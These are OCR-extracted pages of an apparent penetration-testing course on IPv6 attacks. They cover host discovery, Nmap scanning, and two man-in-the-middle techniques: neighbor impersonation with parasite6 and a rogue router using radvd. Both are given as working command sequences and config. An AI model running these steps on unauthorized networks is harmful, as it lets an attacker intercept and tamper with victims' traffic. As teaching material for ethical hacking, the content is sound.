
Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address ff02::1 is used for contacting all link-local devices. Using the standard ping6 command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors (using the %eth0 designation after the target interface to specify the interface ping6 should use for sending the traffic). After sending a small number of ping6 packets, the "ip -6 neigh" command reveals several reachable targets. Note that all the reachable targets respond with their link-local address (using a prefix of fe80::/10) as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message, and ensure that the new address is not already in use as part of a Duplicate Address Detection mechanism (DAD). By passively listening to these ICMPv6 NS queries, we can identify the presence of new IPv6 devices joining the network.

The detect-new-ip6 tool, included in the THC-IPV6 suite of tools (https://github.com/vanhauser-thc/thc-ipv6) can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The detect-new-ip6 tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.

Note that, in Debian Linux distributions, the detect-new-ip6 tool has been renamed to atk6-detect-new-ip6.




Scanning IPv6 Hosts

- Nmap 6 has thorough IPv6 support
  - OS fingerprinting, NSE scripts, SYN or connect scans, ping scan
  - Limited to individual address scanning or CIDR ranges

```
# nmap -6 -sS -sC fc00:660:0:1::23

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-02 10:28 EDT
Nmap scan report for fc00:660:0:1::23
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: COMPANY CONFIDENTIAL
3689/tcp open  rendezvous
```

Scanning IPv6 Hosts
With the introduction of Nmap 6, robust scanning support for IPv6 was made available including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "-6" argument to the command line, and specify an IPv6 target to scan.

Nmap 6 includes the ability to scan a CIDR mask range of IPv6 addresses, but does not allow you to specify a hyphenated range of IPv6 addresses. This is a minor inconvenience, but will serve as a reminder to users that scanning large ranges of IPv6 addresses for host discovery is not an effective use of time.



IPv6 Neighbor Impersonation MITM

- IPv6 replaces ARP with Neighbor Discovery (ND)

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes FF02::1 to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes FF02::1 to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A
3. Attacker sends its own NA with his MAC address to node A with the NA Override flag set
4. Node A sends all traffic destined to B through attacker


IPv6 Neighbor Impersonation MITM
In IPv6 networks, the ARP protocol is no longer used, replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Man-in-the-Middle (MITM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address.
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with the attacker's MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.

In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to the "node B" in the illustration is sent to the attacker, who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination.




IPv6 Neighbor Impersonation MITM Attack

- Implemented by THC-IPV6 parasite6 tool
- Useful for attacking link-local autoconfiguration (FE80::/10) networks
- Attempts to create symmetric MITM with unsolicited NA with override

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fc00:660:0:1::2 as fc00:660:0:1::23
Spoofed packet to fc00:660:0:1::23 as fc00:660:0:1::2
```

IPv6 Neighbor Impersonation MITM Attack
The IPv6 Neighbor Impersonation MITM attack is implemented by the THC-IPV6 tool "parasite6". First, the attacker must configure their Linux host to forward IPv6 traffic as a router using sysctl, setting the net.ipv6.conf.all.forwarding to 1. Next, the attacker starts the parasite6 tool using the "-l" flag to loop and continue delivering the poisoned ICMPv6 NS messages. To establish a symmetric MITM attack, the attacker also specifies the "-R" argument, which will instruct parasite6 to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.

The IPv6 Neighbor Impersonation MITM attack is particularly useful when exploiting link-local autoconfiguration nodes (using the address prefix FE80::/10), and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MITM attacks, an alternate attack technique using router impersonation is recommended.




IPv6 Router Advertisement MITM

- Nodes discover router presence with ICMPv6 Router Solicitation (RS) messages
- Router responds with configuration details for all nodes
- Attacker also claims to be a router, with a higher preference

1. Node A sends an ICMPv6 router solicitation (RS) to all local routers FF02::2
2. Router returns a router advertisement (RA) to all multicast nodes FF02::1
3. Attacker sends his own RA with the highest default router preference taking precedence over earlier advertisements received by node A
4. Node A sends all traffic to the attacker, which is forwarded to the legitimate router

IPv6 Router Advertisement MITM
As an alternative to the IPv6 Neighbor Impersonation MITM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:

1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address FF02::2 (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all multicast nodes address FF02::1.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.



IPv6 Router MITM Attack

- Use for attacking networks where other IPv6 routes exist
- Set up IP forwarding and legitimate default IPv6 router
- Configure and start the Linux IPv6 router daemon

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# ip route add default via fc00:660:0:1::1 dev eth0
# cat >/etc/radvd.conf
interface eth0 {
        AdvSendAdvert on;          # Process should send advertisements
        AdvDefaultPreference high; # Highest advertised preference
        MinRtrAdvInterval 3;       # 3 second minimum between ads
        MaxRtrAdvInterval 4;       # 4 second maximum between ads
        prefix fc00:660:0:1::/64 { # Address space and prefix for
   };                              # clients to use
};
^D
# radvd -C /etc/radvd.conf
```


Specify the legitimate IPv6 address for the default gateway

IPv6 Router MITM Attack

The IPv6 router MITM attack is useful in environments where the attacker wants to establish a MITM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the Internet (possibly tunneled through an IPv4 connection).

To implement the IPv6 router MITM attack, the attacker must first configure IPv6 forwarding using the Linux sysctl tool as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "ip route add" command, as shown.

Multiple options are available for impersonating an IPv6 router, including the THC-IPV6 tool "fake_router6". A more robust approach is to simply configure the Linux IPv6 router software "radvd" (http://www.litech.org/radvd) with the configuration directives specified on this page. Once the attacker is ready to start the MITM attack, he only needs to start the radvd process, identifying the desired configuration file with the "-C" argument.



Remote IPv6 Attacks

- Requires direct access to IPv6 ISP, or tunneled connection
- Free IPv6 tunneling solutions available from SixXS or Hurricane Electric
  - Obtain several static IP addresses for permanent use
- Dynamic but simple IPv6 tunneling with Teredo tunnel and Linux miredo daemon


```
# ping6 ipv6.google.com
connect: Network is unreachable
# miredo
# ping6 ipv6.google.com
PING ipv6.google.com(lga15s35-in-x11.1e100.net) 56 data bytes
64 bytes from lga15s35-in-x11.1e100.net: icmp_seq=1 ttl=59 time=18.9 ms
```

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 187

Remote IPv6 Attacks
Remote IPv6 attacks can also be used against an IPv6 connected organization. In this attack, the attacker needs direct access to an IPv6 network (offered by some ISPs), or through an IPv4 to IPv6 tunneled connection.

Free IPv6 tunneling services from SixXS (http://www.sixxs.net) and Hurricane Electric (http://www.he.net) offer IPv4 to IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricane Electric starts with creating an account on the respective provider's website, then configuring your Linux host to establish a tunnel. A step-by-step guide for configuring Ubuntu Linux (including Kali Linux) for SixXS or Hurricane Electric tunneling is available at https://wiki.ubuntu.com/IPv6.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing you to ping IPv6 hosts such as ipv6.google.com. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.



Remote IPv6 Discovery

